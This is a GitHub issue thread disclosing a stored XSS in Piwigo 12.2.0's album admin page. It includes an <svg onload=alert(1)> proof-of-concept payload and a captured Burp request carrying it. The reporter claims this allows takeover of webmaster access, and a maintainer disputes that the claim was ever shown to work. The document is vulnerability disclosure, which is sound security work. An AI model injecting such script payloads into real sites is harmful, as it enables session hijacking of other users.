New issue

Jump to bottom

Piwigo-12.2.0 Vulnerable For Stored XSS Which Is Leading To Privilege Escalation #1605

Open **Sachinart** opened this issue on Feb 2 · 3 comments

Sachinart commented on Feb 2

Hi, I found Stored XSS in Piwigo version 12.2.0 (Not tested older versions).

Proof Of Concept:

1. Add an admin through webmaster's access.
2. Through the admin account open http://localhost/piwigo-12.2.0/piwigo/admin.php?page=cat_list
3. Add < svg onload=alert(1)> (Remove space) in the group name field.

Can use any malicious JS code, Now you can see XSS will pop-up.

Impact:


In this way admin can easily takeover webmaster's access using this technique.

Burp:

```
POST http://localhost/piwigo-12.2.0/piwigo/admin.php?page=cat_list
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,hi;q=0.8
Cache-Control: max-age=0
Connection: keep-alive
Content-Length: 98
Content-Type: application/x-www-form-urlencoded
Cookie: pwg_id=lq5gpi2eacbfhhp9ckm0i60ee0; pwg_album_manager_view=tile;
pwg_user_manager_view=line; PHPSESSID=hjg1fi2funadnubkkvb7381ede
Host: localhost
Origin: http://localhost
Referer: http://localhost/piwigo-12.2.0/piwigo/admin.php?page=cat_list
sec-ch-ua: " Not;A Brand";v="99", "Google Chrome";v="97", "Chromium";v="97"
sec-ch-ua-mobile: ?0
```

```
sec-ch-ua-platform: "Windows"
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.99 Safari/537.36

pwg_token=4feeb12539296772205ca90e39d382aa&virtual_name=%3Csvg+onload%3Dalert%281%29%3E&submitAdd=
```



Please fix the vulnerability & let me know :).

Thank You!

- Chirag Artani

Sachinart commented on Feb 23 • edited ▾ — Author

Update from Chirag Artani CVE-2022-24620 is assigned to this vulnerability. Check - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-24620

Sachinart closed this as completed on Feb 23

---

fgeek commented on Feb 24

@Sachinart why was this closed? What version fixed this vulnerability?

👍 1

plegall commented on Jul 5 — Member

The ability to embedded some javascript in the album name or description is not new. We don't consider it as a vulnerability to fix.

> In this way admin can easily takeover webmaster's access using this technique.

This is where I would like some details. Did you try this technique? Does it work? (on a Piwigo I mean). Stealing the session id in the cookie of a webmaster is not enough to steal its session... but if you have proof of concept, I'm highly interested.

 **plegall** reopened this on Jul 5

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants